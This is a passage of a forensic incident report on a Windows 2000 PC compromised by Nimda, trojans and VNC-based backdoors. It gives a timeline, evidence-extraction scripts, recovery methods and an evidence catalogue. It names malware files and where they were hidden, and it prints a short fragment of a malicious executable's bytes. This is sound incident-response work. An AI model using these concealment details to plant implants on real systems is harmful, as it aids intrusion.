Thu Mar 06 2003 22:25:21	core shutdown WinMgmt.exe return 0x0
Sun Mar 06 2003 23:25:20	EL Event Log Stopped
Mon Mar 07 2003	No System Log Entries
Mon Mar 07 2003	No Application Log Entries
Mon Mar 07 2003 00:56:01	IIS Log Activity Start
Mon Mar 07 2003 03:25:03	IIS Log Activity Stop
Sat Mar 08 2003 09:07:24	IIS configuration database access MetaBase.bin.bak
Sat Mar 08 2003 10:07:00	EL Event Log Started – Windows 2000 (R) 5.0 2195 Service Pack 3
Sat Mar 08 2003 11:53:00	EL Heavy Win File Prot. Errors
Sat Mar 08 2003 15:25:02	IIS Log Activity Start
Sat Mar 08 2003 16:06:18	NIMDA iisadmin/iichkuser.asp..
Sat Mar 08 2003 17:05:26	EL Win File Prot. Errors
Sat Mar 08 2003 19:00:00	IIS log switch ex030308.log
Sat Mar 08 2003 19:00:00	SMTP accessed /inetsrv/smtpsvc.dll
Sat Mar 08 2003 19:02:06	**Trojan system32.exe**
Sat Mar 08 2003 23:54:00	EL Win File Prot. Errors
Sat Mar 08 2003 23:58:02	IIS Log Activity Stop
Sun Mar 09 2003 00:02:28	IIS Log Activity Start
Sun Mar 09 2003 01:47:16	EL Net.exe App Popup Errors – Failed Init
Sun Mar 09 2003 05:16:12	IIS Log Activity Stop
Sun Mar 09 2003 09:22:57	EL Event Log Start – Windows 2000 (R) 5.0 2195 Service Pack 3 Previous Shutdown 12:43:20 Unexpected
Sun Mar 09 2003 09:49:47	IIS log switch ex030309.log
Sun Mar 09 2003 09:58:24	EL Win File Prot. Errors
Sun Mar 09 2003 09:59:41	/WINNT/Web/printers/ipp_0007.asp
Sun Mar 09 2003 10:08:24	/$Extend/$ObjId:$O
Sun Mar 09 2003 10:28:23	**Backdoor** /WINNT/Fonts/**VNCHooks.dll** wbemcomn.dll (deleted-realloc) /WINNT/Fonts/**omnithread_rt.dll** /WINNT/system32/**cygwin1.dll** /system32/_001295_.tmp (deleted-realloc)
Sun Mar 09 2003 10:28:43	/WINNT/Temp/GLCCB.tmp /system32/win32k.sys (deleted-realloc)
Sun Mar 09 2003 10:28:45	/WINNT/Fonts /WINNT/Fonts/**~GLH0003.TMP**

Sun Mar 09 2003 12:03:00	EL Win File Prot. Errors
Sun Mar 09 2003 13:59:27	IIS Log Activity Start
Sun Mar 09 2003 14:15:48	**Online banking** - bank
Sun Mar 09 2003 14:42:22	core shutdown WinMgmt.exe return 0x0
Sun Mar 09 2003 14:45:48	NIMDA /Inetpub/wwwroot/readme.eml
Sun Mar 09 2003 15:38:21	EL Win File Prot. Errors
Sun Mar 09 2003 15:42:20	EL Event Log Stopped
Sun Mar 09 2003 15:43:52	EL Event Log Started – Windows 2000 (R) 5.0 2195 Service Pack 3
Sun Mar 09 2003 15:47:37	EL Win File Prot. Errors
Sun Mar 09 2003 16:01:16	FTP.EXE, ping.exe accessed
Sun Mar 09 2003 16:42:04	PC Anywhere access
Sun Mar 09 2003 16:42:04	NIMDA mep40.tmp iisadmin/iiacssls.asp
Sun Mar 09 2003 17:02:27	core shutdown WinMgmt.exe return 0x0
Sun Mar 09 2003 17:59:28	EL Win File Prot. Errors
Sun Mar 09 2003 18:02:27	EL Event Log Stopped
Sun Mar 09 2003 19:37:25	IIS Log Activity Stop
Sun Mar 09 2003 19:47:34	IIS Log Activity Start
Sun Mar 09 2003 21:59:12	core shutdown WinMgmt.exe return 0x0
Sun Mar 09 2003 21:59:59	IIS Log Activity Stop
Sun Mar 09 2003 22:47:28	EL Event Log Started – Windows 2000 (R) 5.0 2195 Service Pack 3
Sun Mar 09 2003 22:59:12	EL Event Log Stopped
Mon Mar 10 2003 09:28:02	Logon.scr accessed
Mon Mar 10 2003 09:34:41	/system32/winlogon.exe accessed
Mon Mar 10 2003 09:39:21	**Online order** - thank_you_header[1].gif
Mon Mar 10 2003 09:41:22	VPN access /Nortel Networks/CertAl.dll
Mon Mar 10 2003 09:41:27	NIMDA SNMP service access INETMIB1.DLL
Mon Mar 10 2003 09:41:27	NIMDA TMP file accesses
Mon Mar 10 2003 09:42:11	PC Anywhere /pcAnywhere/iscustom.dll
Mon Mar 10 2003 09:43:59	IIS log switch ex030310.log
Mon Mar 10 2003 09:44:42	IIS log switch ex030310.log
	core shutdown WinMgmt.exe return 0x0
Mon Mar 10 2003 10:12:42	EL Event Log Started – Windows 2000 (R) 5.0 2195 Service Pack
Mon Mar 10 2003 10:36:00	IE History - **Last IE Browse of Internet**
Mon Mar 10 2003 10:43:38	EL Win File Prot. Errors
Mon Mar 10 2003 10:44:42	EL Event Log Stopped
Mon Mar 10 2003 14:43:59	IIS Log Activity Start
Mon Mar 10 2003 14:44:18	IIS Log Activity Stop
System Left on overnight	
Tue Mar 11 2003	**Many Executables accessed**, possible Nimda infection of user programs and malware.
Tue Mar 11 2003 00:47:59	**Trojan** /WINNT/system32/**Dvldr32.exe**
	IIS log switch ex030310.log
	NIMDA mep34.tmp.exe
Tue Mar 11 2003 07:37:06	**NIMDA Infecting VPN** Client
Tue Mar 11 2003 07:43:05	**NIMDA Infecting Netmeeting** conf.exe
	NIMDA Infecting CD Creator CREATR32.EXE
Tue Mar 11 2003 07:51:54	**Trojan** accessed /WINNT/system32/**inst.exe**
Tue Mar 11 2003 07:53:16	**Trojan** inst.exe and Fonts/**~GLH0004.TMP**
Tue Mar 11 2003 08:00:39	Floppy Magic.exe, Dc83.exe accessed
Tue Mar 11 2003 08:03:27	**Trojan Dvldr32.exe** access
Tue Mar 11 2003 08:09:34	**IESetup** accessed /TEMP/**IE55128Win2k.exe**

Tue Mar 11 2003 08:14:28	**Trojan** /WINNT/system32/**psexec.exe** /WINNT/system32/csrsrv.dll (deleted-realloc)
Tue Mar 11 2003 08:14:36	/Documents and Settings/PCUSER/Local Settings/Temp/RCX7F.tmp /Documents and Settings/PCUSER/Local Settings/Temporary Internet Files/Content.IE5/RCX7F.tmp (deleted-realloc)
Tue Mar 11 2003 08:14:37	/WINNT/system32/_001258_.tmp (deleted-realloc) NIMDA Infect /dllcache/mspaint.exe
Tue Mar 11 2003 08:32:24	**Many notes____.exe** accesses of files with spaces of varying lengths in the name
Tue Mar 11 2003 08:37:24	EL Event Log Started – Windows 2000 (R) 5.0 2195 Service Pack 3
Tue Mar 11 2003 08:42:41	EL Win File Prot. Errors
Tue Mar 11 2003 08:46:45	EL Event Log Started – Windows 2000 (R) 5.0 2195 Service Pack 3 Previous Shutdown 7:42:26 Unexpected
Tue Mar 11 2003 08:46:59	EL Last Time in Event Log
Tue Mar 11 2003 09:38:36	NIMDA iisadmin/iimimehd.asp and tmp
Tue Mar 11 2003 09:52:38	core shutdown WinMgmt.exe return 0x0
Tue Mar 11 2003 10:00:54	core shutdown WinMgmt.exe return 0x0
Tue Mar 11 2003 11:50:02	core shutdown WinMgmt.exe return 0x0
Tue Mar 11 2003 13:20:35	IIS Log Activity Start
Tue Mar 11 2003 14:35:00	IIS Log-2 .EML Activity Start
Tue Mar 11 2003 14:36:13	IIS Log-2 .EML Activity Stop
Tue Mar 11 2003 14:49:35	IIS Log Activity Stop
Tue Mar 11 2003 16:00:32	core shutdown WinMgmt.exe return 0x0
Tue Mar 11 2003 19:41:39	**NIMDA exe file infection very heavy redir.exe, mscdexnt.exe, dosx.exe, cmd.exe, notes.exe, Nortel/PWChange.exe, Telnet tlntadmn.exe…**
Tue Mar 11 2003 19:53:19	**NIMDA SCANNING access /WINNT/system32/net1.exe**
Tue Mar 11 2003 20:25:36	IIS log switch ex030312.log, MetaBase.bin.bak accessed core shutdown WinMgmt.exe return 0x0
Tue Mar 11 2003 21:25:36	Event Log Stopped - possible logoff
System Left on overnight	
Wed Mar 12 2003 00:48:57	**IIS Log Activity Start** **NIMDA heavy propagation attempts** **115MB ex030312.log size**
Web Mar 12 2003 00:59:00	Deleted Recycler Bin dc52.log recovered with Nimda activity
Wed Mar 12 2003 01:25:22	**IIS Log Activity Stop**
Reboot	
Wed Mar 12 2003 11:31:44	Heavy access of system .dll and other files
Wed Mar 12 2003 11:31:58	pagefile.sys mac access probable due to reboot
Wed Mar 12 2003 11:32:30	License Logging file access LlsUser.lls
	The following malware files were noted in the registry startup values, reinforcing reboot explanation
Wed Mar 12 2003 11:32:46	**Trojan** /Fonts/**rundll32.exe**
Wed Mar 12 2003 11:32:47	**Trojan** /Fonts/**explorer.exe**, **cygwin1.dll**

Wed Mar 12 2003 11:32:48	**Trojan** accessed /WINNT/Fonts/**VNCHooks.dll**
Wed Mar 12 2003 11:32:49	**Trojan** accessed /WINNT/**explorer.exe**
Wed Mar 12 2003 11:32:52	access /WINNT/system32/dllcache/net1.exe
Wed Mar 12 2003 11:33:26	default.LOG wmiadap.log, SAM.LOG
Wed Mar 12 2003 11:36:42	SYSSETUP.DLL accessed
Wed Mar 12 2003 11:39:33	PCAnywhere/Pcanylog.dll, /WINNT/win.ini, config/SECURITY.LOG accessed
Wed Mar 12 2003 11:51:44	access /WINNT/system32/mmc.exe
Wed Mar 12 2003 11:59:01	/WINNT/system32/mmc.exe /WINNT/system32/SHELL32.DLL
Wed Mar 12 2003 12:03:11	core shutdown WinMgmt.exe return 0x0
Wed Mar 12 2003 12:03:17	/WINNT/system32/config/software.LOG
Wed Mar 12 2003 12:32:15	EL Event Log Started
Wed Mar 12 2003 12:32:05	EL **3-COM NIC Disconnected**
Wed Mar 12 2003 13:03:11	EL **Event Log Stopped – System Shutdown**

Table 2. Comprehensive System Timeline

Recover Deleted Files

Because the partition was deleted, all files on the evidence image were in a deleted status at the time of image acquisition. This section details the process used to undelete and extract various files from the image.

Extraction of Evidence Files

With the classification of suspicious binaries and other files well documented, it was necessary to archive the key evidence files so that they could be presented as evidence outside of the image file.

To avoid any potential issues with authenticity of the evidence files, the original “still deleted” partition image was mounted as a loopback, read-only NTFS file system using its’ offset as described earlier. The required files were then copied directly from it to a working directory.

The only files that were extracted via Autopsy, using the Partition Magic recovered partition image, were the recovered deleted files. Autopsy was the primary tool for discovery and analysis, but the original, unaltered image had been used as the primary source for extracted evidence data.

The following sections detail the methods used to retrieve the original image data and also the methods used to reduce the volume of output and convert it to more useful presentation and analysis formats.

Binary File Extractions

The executable files that had been identified as suspicious were extracted via a script from the mounted original evidence image and copied to a working directory as shown below:

W2K001-execscpscript.txt

```
#!/bin/sh
cp "/mnt/w2k001orig/WINNT/system32/Dvldr32.exe" /home/nnolin/W2K001/execs/.
cp "/mnt/w2k001orig/WINNT/system32/PSEXEC.EXE" /home/nnolin/W2K001/execs/.
…
cp "/mnt/w2k001orig/WINNT/Temp/r.bat" /home/nnolin/W2K001/execs/.
```

TFTP and Temp File Extractions

A script was also created that utilized the Excel unique file listing to extract the files from the mounted original evidence image and copy them to a working directory:

W2K001-cpTFTPTMP.sh

```
#!/bin/sh
cp "/mnt/w2k001orig/Inetpub/scripts/TFTP1428" /home/nnolin/W2K001/files/.
cp "/mnt/w2k001orig/Inetpub/scripts/TFTP1456" /home/nnolin/W2K001/files/.
cp "/mnt/w2k001orig/Inetpub/scripts/TFTP1480" /home/nnolin/W2K001/files/.
cp "/mnt/w2k001orig/Inetpub/scripts/TFTP1536" /home/nnolin/W2K001/files/.
…
```

Text .Log and .ini File Extractions

Windows maintains many .log and .ini files that are located various directories. To ensure that all pertinent files were captured for subsequent analysis, the grep command was used to search the Autopsy timeline for relevant files with the results being output to a file. The listings were then used to copy all the files to working directories as above.

Windows Registry File Extractions

Windows directory \WINNT\system32\config and \WINNT\system32\repair contain the registry and its' backup copy files. Both directories were copied to working directories as above. The registry hives are stored in proprietary formats and are normally viewed on live configurations by using Microsoft tools such as regedit and regedt32.

In order to make the registry files more portable and searchable by standard text utilities such as grep a utility called dumphive[50] was run on each of the registry system and user specific hives. The dumphive is available for both Linux and Windows.

[50] http://www.mirkes.de/en/delphi/samples/dumphive.php

The use of this utility was important because even though the partition was recovered, it was not located on a similar geometry drive as the original so it was not on a bootable or accessible by regedit.

Although the drive could have been mounted as a second drive on a Windows platform and the files could have been opened using regedit, Windows merges registry views. To avoid any possibility of registry analysis contamination that could potentially make analysis appear less genuine the registry system, software, sam and various NTUSER.DAT hives were all dumped to text files in working directories on the Linux Analysis workstation.

Event Log File Extractions

Along with the registry, Windows maintains three log files in \WINNT\system32\config called System, Application and Security were extracted during the registry save. Because the files are stored by Windows in a proprietary format that is not accessible by text tools or other applications, a working copy of each .evt file was FTP copied to a separate Windows based computer and opened in the Windows Event Viewer application. The Event Viewer export command was then used to extract text in CSV format versions of each of the logs. By converting the event logs to CSV format, they could then be imported into Excel or other tools and could also have grep and other non-Windows text utilities used on them if needed.

Windows Page File Extraction

The page file is used as Virtual Memory when Windows runs low on physical RAM. Its' contents could be part of any running program or data that would normally only exist only in physical RAM. Much of the page file is unreadable hex but it can contain useful forensic information. The page file on the original evidence image was 1.6GB and not needed in its' entirety as a separate evidence exhibit. To reduce the size of the file and make it useful for grep and other text searches the Linux command strings was used with its' output directed to a file in a working directory. The strings-only version of the page file in the working directory was 209MB.

Lotus Notes Data

The system user reported that the Notes Client was configured access the company mail server when it was reachable via VPN and that the company address book was not loaded on the PC. Lotus Notes names.nsf and user.id key files are located in c:\notes\ on the system image.

If malicious activity were suspected to be evidenced by Notes usage history it would be necessary to review the usage of the company email system. The password would either need to be yielded by the user so that the user.id could be used to access the e-mail or an administrator at the company could use an escrowed .id file if the company employed best practices and maintained key escrows.


NTFS Deleted Files – Autopsy Undelete

The other class of files that needed examination were the deleted, non-zero length recoverable files. Rather than randomly page through the Autopsy "all deleted files" view, the Excel worksheet that identified all the unique MD5 TFTP,tmp and executables and other lists from binary searches was first reviewed for interesting deleted files.

The files selected for NTFS extraction included:

Numerous TMP/TFTP Nimda related
Installation logs
Malware bat files
Various jpegs
Recycler bin contents
word .document files
Browser cookie files

Autopsy was used to selectively "undelete" over fifty files from the Partition Magic undeleted partition image and extract them to a working directory using its' Export feature.



W2K001:W2K001-SRVR:images/W2K001-40gb-hdd1.img - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://localhost:9999/65447832124119607 50/autopsy?func=2&mode=16&case=W2K001&host=W2K001-SRVR&i
FILE ANALYSIS
KEYWORD SEARCH
FILE TYPE
IMAGE DETAILS
META DATA
DATA UNIT
HELP
CLOSE
View Directory:
/
OK
ALL DELETED FILES
EXPAND DIRECTORIES

```
                                  00:00:00 (GMT)   00:00:00 (GMT)   00:00:00 (GMT)
Settings/Temp/mep28.tmp           2003.03.01       2003.03.01       2003.03.01       11479908
                                  14:16:14 (EST)   15:43:55 (EST)   14:16:14 (EST)
Settings/Temp/mep30.tmp           2003.02.01       2003.02.01       2003.02.01       11558380
                                  22:12:43 (EST)   22:12:43 (EST)   22:12:43 (EST)
Settings/Temp/mep32.tmp           2003.03.06       2003.03.06       2003.03.06       11558380
                                  19:54:06 (EST)   19:54:06 (EST)   19:54:06 (EST)
Settings/Temp/mep33.tmp           2003.03.06       2003.03.06       2003.03.06       11479908
                                  19:54:06 (EST)   21:57:36 (EST)   19:54:06 (EST)
Settings/Temp/mep34.tmp.exe       2003.03.06       2003.03.11       2003.03.11       745984
                                  13:19:46 (EST)   08:04:01 (EST)   00:47:59 (EST)
```

ASCII (display - report) * Strings (display - report) * Export * Add Note
File Type: MS-DOS executable (EXE), OS/2 or MS Windows

```
Contents Of File: /Documents and Settings/nc8836/Local Settings/Temp/mep34.tmp.exe


MZ^144^0^3^0^0^0^4^0^0^0^255^255^0^0^184^0^0^0^0^0^0^0@^0^0^0^0^0^0^0^0^0^0^0^0^0^0^0^0^0^0^0^0^0^0^0^0^0^0^0^0

8^0^0^0^0^0^0^0^0^195Iqr^135(     !^135(  !^135(  !^2327^2!^134(  !^44^7!^146(     !^2327^3!^223(  !^2297^26!^140( !
^0^0Z^0^0^0^0^0^0^0^0^0^0^0^0^0^0^0@^0^0^192#n$aft^0^0^0 ^0^0^0 ^0^0^20^0^0^0@^11^0^0^0^0^0^0^0^0^0^0^0^0^0^0@^0^0^1
^1741^27\^131};ee^157^200^159r^5^188^184'/e(^181e^151/^127^255^255^221^239^207_^239^239^179^201^247^239^220^251^1
1^2^198^227^141^229^16
^204^242^172^238^202PJ^146Dn^190^30^147^242^237@
```

Figure 23. Autopsy File Undeletion

The recovered files were then reviewed to determine if any information valuable for inclusion to the timeline could be found.

```
NTUNINSTALLQ280838LICENSOC
** Initializing Message Log for LicenseServer
** Date: 01/10/03 Time: 22:10:28
** Date: 01/19/03 Time: 19:08:11
** Date: 02/22/03 Time: 09:57:48
** Date: 02/22/03 Time: 10:20:51
** Date: 03/01/03 Time: 14:05:29
```

```
Office2kSetup2.txt
Launch Setup
1/11/2003
1:02:45 PM
/AUTORUN
Recognized command line switch: autorun
…
Switching to new log file:
C:\DOCUME~1\PCUSER\LOCALS~1\Temp\Office 2000 Premium
Setup(0002).txt
```

The following .jpg would be useful for verification of the timeframe of the evidence image.



Newsweek
CounterAttack
Biological Weapons And Urban Warfare: How Saddam Might Strike Back

Figure 24. Recovered Date Reference - Magazine Cover

Cookies from adobe and an online store contained IP and user information, further reinforcing that the IP address is genuine.

24.128.25.xxx.xxxxxxxxxxxxxxxxxxxxx
ardownloadenu.adobe.com/
24.128.25.xxx.xxxxxxxxxxxxxxxxxxxx
www.rodalestore.com/

The recycler bin contained deleted Word documents that were found to be either personal or company press release information. No evidence was found to indicate that company data was being mined via the computer and being deleted to cover up. The only file remnant of a security breach, with the exception of the Nimda infected files, was the r.bat which had been previously identified in the timeline.

Archive Recovered Evidence

Organization of Extracted Data for Presentation

After collecting all the relevant recovered evidence exhibits in a working directory, it was then necessary to preserve them in a format suitable for presentation. In order to categorize the results of the reviewed files, archive them as easily accessible evidence and use a consistent indexing system suitable for the presentation of the evidence, the Bates system was again applied and a directory structure was created on the Analysis Workstation.

Evidence exhibits

Registry files – original and extracted text.
Event logs – original and extracted text
Archive Scripts – used to extract binaries etc
Pagefile strings – Text version of pagefile

Autopsy files – body and timelines
Malware executables - Gzipped to prevent accidental use by browsing
Nimda infected executables - Gzipped to prevent accidental use by browsing
Deleted files – Autopsy recovered deleted files
Application and system logs – Dr.Watson, Notes, IIS etc.
Nimda files – Unique file examples from Nimda tmp and TFTP activity
Browser histories – Internet explorer index.dat files for all users

The evidence exhibits were then renamed to denote their location on the evidence disk and to provide a cross reference.

Extracted Data Disk - W2K001_CD8

As was done for the creation of the raw image archive, the contents of the extracted evidence disk are also found in a CRF file. The file W2K001_CD8.CRF is located on its' root directory and is shown below:

```
W2K001_CD8:W2K001_CD8.CRF

W2K001_CD8_README.TXT
W2K001_CD8_Do_NOT_browse_this_disk_with_Windows.txt

All executable files have been gzipped to save space and
prevent accidental propagation

WINNT/SYSTEM32/CONFIG REGISTRY and EVENT FILES
___________________________________
W2K001_CD8_REG_SAM_REG001.___
W2K001_CD8_REG_SECURITY_REG002.___
W2K001_CD8_REG_system_REG003.___
W2K001_CD8_REG_software_REG004.___
W2K001_CD8_REG_SysEvent_REG005.evt
W2K001_CD8_REG_SecEvent_REG006.evt
W2K001_CD8_REG_AppEvent_REG007.evt

NTUSER REGISTRY FILES
____________________
W2K001_CD8_REG_NTUSER_Administrator_NTUSER001.DAT
W2K001_CD8_REG_NTUSER_DefaultUser_NTUSER002.DAT
W2K001_CD8_REG_NTUSER_quest_NTUSER003.DAT
W2K001_CD8_REG_NTUSER_PCUSER_NTUSER004.DAT

REGISTRY TEXT DUMPS
__________________
W2K001_CD8_REG_DMP_Administrator_NTUSER_DAT_DMP001.txt
W2K001_CD8_REG_DMP_DefaultUser_NTUSER_DAT_DMP003.txt
W2K001_CD8_REG_DMP_guest_NTUSER_DAT_DMP004.txt
W2K001_CD8_REG_DMP_PCUSER_NTUSER_DAT_DMP005.txt
W2K001_CD8_REG_DMP_SAM_DMP006.txt
W2K001_CD8_REG_DMP_SECURITY_DMP007.txt
W2K001_CD8_REG_DMP_SOFTWARE_DMP008.txt
W2K001_CD8_REG_DMP_SYSTEM_DMP009.txt
```

W2K001_CD8_REG_DMP_userdiff_DMP010.txt

EVENT LOG Extracts

W2K001_CD8_REG_EVTCSV_SystemEventLog_EVTCSV00.csv
W2K001_CD8_REG_EVTCSV_AppEventLog_EVTCSV002.csv
W2K001_CD8_REG_EVTCSV_system32configlogs_EVTCSV003.jpg

FILE ARCHIVING SHELL SCRIPTS

W2K001_CD8_SCR_W2K001_cpTMPTFTP_SCR001.sh
W2K001_CD8_SCR_W2K001_execscpscript_SCR002.sh

PAGEFILE.SYS STRING EXTRACTS

W2K001_CD8_PGE_GET_PGE001.txt
W2K001_CD8_PGE_KAZ_PGE002.txt
W2K001_CD8_PGE_MP3_PGE003.txt
W2K001_CD8_PGE_pageactivity_PGE004.txt
W2K001_CD8_PGE_pagestrings_PGE005.txt.gz
W2K001_CD8_PGE_pagestrings_txt_PGE006.MD5

Autopsy Created Files

W2K001_CD8_AUT_body_AUT001.___
W2K001_CD8_AUT_md5_AUT002.txt
W2K001_CD8_AUT_W2K001_timeline_AUT003.___
W2K001_CD8_AUT_W2K001_timeline_AUT004.sum

Binaries from Evidence Image	Source Folder
W2K001_CD8_BIN_DLA_cygwin1_BIN_DLA001.dll	/WINNT/system32/cygwin1.dll
W2K001_CD8_BIN_DLA_explorer_BIN_DLA002.exe	/WINNT/Fonts/explorer.exe
W2K001_CD8_BIN_DLA_inst_BIN_DLA003.exe	/WINNT/system32/inst.exe
W2K001_CD8_BIN_DLA_omnithread_rt_BIN_DLA004.dll	/WINNT/Fonts/omnithread_rt.dll
W2K001_CD8_BIN_DLA_VNCHooks_BIN_DLA005.dll	/WINNT/Fonts/VNCHooks.dll
W2K001_CD8_BIN_DLR_zxtt_BIN_DLR001.exe	/WINNT/system32/zxtt.exe
W2K001_CD8_BIN_DRP_trashmanx_BIN_DRP001.exe	/WINNT/system32/trashmanx.exe
W2K001_CD8_BIN_DVL_~GLH0003_BIN_DVL001.TMP	/WINNT/Fonts/~GLH0003.TMP
W2K001_CD8_BIN_DVL_~GLH0004_BIN_DVL002.TMP	/WINNT/Fonts/~GLH0004.TMP
W2K001_CD8_BIN_DVL_Dvldr32_BIN_DVL003.exe	/WINNT/system32/Dvldr32.exe
W2K001_CD8_BIN_DVL_PSEXEC_BIN0_DVL004.EXE	/WINNT/system32/PSEXEC.EXE
W2K001_CD8_BIN_DVL_rundll32_BIN_DVL005.exe	/WINNT/Fonts/rundll32.exe
W2K001_CD8_BIN_FLX_PipeCmdSrv_BIN_FLX001.exe	/WINNT/system32/PipeCmdSrv.exe
W2K001_CD8_BIN_SDB_sd_BIN_SDB001.exe	/WINNT/system32/sd.exe
W2K001_CD8_BIN_SDB_STDE9_BIN_SDB002.exe	/WINNT/system32/STDE9.exe
W2K001_CD8_BIN_SDB_system32_BIN_SDB003.exe	/WINNT/system32/system32.exe
W2K001_CD8_BIN_SDB_trimsmqs_BIN_SDB004.exe	/WINNT/system32/trimsmqs.exe
W2K001_CD8_BIN_SDB_wserver_BIN_SDB005.exe	/Drivers/wserver.exe
W2K001_CD8_BIN_SDB_iexplore_BIN_SDB006.exe	/WINNT/system32/iexplore.exe
W2K001_CD8_BIN_SDB_iikel_BIN_SDB007.exe	/Documents and Settings/PCUSER/Temp/iikel.exe
W2K001_CD8_BIN_iserver_BIN001.bat	/Drivers/iserver.bat
W2K001_CD8_BIN_r_BIN002.bat	/WINNT/Temp/r.bat
W2K001_CD8_BIN_whore_BIN003.exe	/WINNT/system32/whore.exe

NIMDA INFECTED NAV DETECTED

```
----------------------------
W2K001_CD8_BIN_NIM_404_1_NIM001.htm
W2K001_CD8_BIN_NIM_AcroRd32_NIM002.exe
W2K001_CD8_BIN_NIM_Advisor_NIM003.exe
W2K001_CD8_BIN_NIM_CDJewel_NIM004.exe
W2K001_CD8_BIN_NIM_creatr32_NIM005.exe
W2K001_CD8_BIN_NIM_CREATR32__NIM006.exe
W2K001_CD8_BIN_NIM_default_NIM007.htm
W2K001_CD8_BIN_NIM_Extranet_NIM008.exe
W2K001_CD8_BIN_NIM_gsview32.NIM009.exe
W2K001_CD8_BIN_NIM_iexplore_exe_NIM010.tmp
W2K001_CD8_BIN_NIM_iifvdhd_NIM011.asp
W2K001_CD8_BIN_NIM_iwww_NIM012.asp
W2K001_CD8_BIN_NIM_IraLrShl_NIM013.exe
W2K001_CD8_BIN_NIM_LUALL_NIM014.exe
W2K001_CD8_BIN_NIM_VcSetup_NIM015.exe
W2K001_CD8_BIN_NIM_webchkup_NIM016.exe
```

```
Autopsy Recovered Deleted Files _
________________________________
W2K001_CD8_DEL_addins_INSTLOG_DEL048.TXT
W2K001_CD8_DEL_Cookies_brndlog_DEL001.bak
W2K001_CD8_DEL_Cookies_excel4_DEL002.xls
W2K001_CD8_DEL_Cookies_PCUSER@ardownloadment.adobe.com
W2K001_CD8_DEL_Cookies_PCUSER@rodalestore.com
W2K001_CD8_DEL_fjscan_mep6D_tmp_DEL058.exe
W2K001_CD8_DEL_fm1_DEL010.jpg
W2K001_CD8_DEL_gtrhome_TFTP1296_DEL042.___
W2K001_CD8_DEL_gtrhome_TFTP1304_DEL043.___
W2K001_CD8_DEL_gtrhome_TFTP1320_DEL044.___
W2K001_CD8_DEL_IE5_Mep42_DEL011.tmp
W2K001_CD8_DEL_IE5_RCX136_DEL013.tmp
W2K001_CD8_DEL_IE5_RCX137_DEL014.tmp
W2K001_CD8_DEL_IE5_RCX7F_DEL015.tmp
W2K001_CD8_DEL_IE5_r_DEL012.bat
W2K001_CD8_DEL_IE5_Set2_DEL016.tmp
W2K001_CD8_DEL_images_TFTP1872_DEL037.___
W2K001_CD8_DEL_images_TFTP1892_DEL038.___
W2K001_CD8_DEL_images_TFTP1900_DEL039.___
W2K001_CD8_DEL_imsins_DEL046.BAK
W2K001_CD8_DEL_imsins_DEL047.log
W2K001_CD8_DEL_Notes_install_DEL045.log
W2K001_CD8_DEL_NT_saddam0309_DEL021.jpg
W2K001_CD8_DEL_NtUninstallQ280838_DEL052.reg
W2K001_CD8_DEL_NtUninstallQ280838LicenOc_DEL051.log
W2K001_CD8_DEL_NtUninstallQ280838mmdet_DEL053.log
W2K001_CD8_DEL_offcln9_DEL18.log
W2K001_CD8_DEL_Office2kSetup2_DEL020.txt
W2K001_CD8_DEL_paysched_DEL017.gif
W2K001_CD8_DEL_private_TFTP2084_DEL040.___
W2K001_CD8_DEL_scripts_TFTP1276_DEL022.___
W2K001_CD8_DEL_scripts_TFTP1280_DEL023.___
…
W2K001_CD8_DEL_scripts_TFTP1344_DEL035.___
W2K001_CD8_DEL_scripts_TFTP2392_DEL036.___
W2K001_CD8_DEL_Temp_mep32_DEL003.tmp
```

```
W2K001_CD8_DEL_Temp_mep33_DEL004.tmp
W2K001_CD8_DEL_Temp_mep34_DEL005.tmp.exe
W2K001_CD8_DEL_Temp_mep43_tmp_DEL006.exe
W2K001_CD8_DEL_Temp_mep44_tmp_DEL007.exe
W2K001_CD8_DEL_Temp_mep7_DEL008.tmp
W2K001_CD8_DEL_Temp_mepB_DEL009.tmp
W2K001_CD8_DEL_Temp_OLD25_DEL057.tmp
W2K001_CD8_DEL_vti_cnf_TFTP172_DEL041.___
W2K001_CD8_DEL_Web_tip_DEL059.htm
W2K001_CD8_DEL_WINNT_INSTLOG_DEL049.TXT
W2K001_CD8_DEL_WINNT_LicenOc_DEL050log
W2K001_CD8_DEL_WINNT_setupact_DEL054.log
W2K001_CD8_DEL_WINNT_setupapi_DEL055.log
W2K001_CD8_DEL_WINNT_setuplog_DEL056.txt

Dr Watson Application Error Logs
________________________________
W2K001_CD8_DRW_drwtsn32_DRW001.log
W2K001_CD8_DRW_user_dmpstr_DRW003.txt
W2K001_CD8_DRW_user_DRW002.dmp

Various System Logfiles
======================

/WINNT/Debug
___________
W2K001_CD8_LOG_DBG_ipsecpa_DBG001.log
W2K001_CD8_LOG_DBG_Netlogon_DBG002.log
W2K001_CD8_LOG_DBG_oakley_DBG003.log

/WINNT/Debug/UserMode
____________________
W2K001_CD8_LOG_DBU_userenv_DBU001.log

/Documents and Settings/PCUSER/Local Settings/Temp
______________________________________________
W2K001_CD8_LOG_LST_offcln9_LST001.log
W2K001_CD8_LOG_LST_OutlookExpress_cleanup_LST002.log

NOTES
_______
W2K001_CD8_LOG_NTS_install_NTS001.log

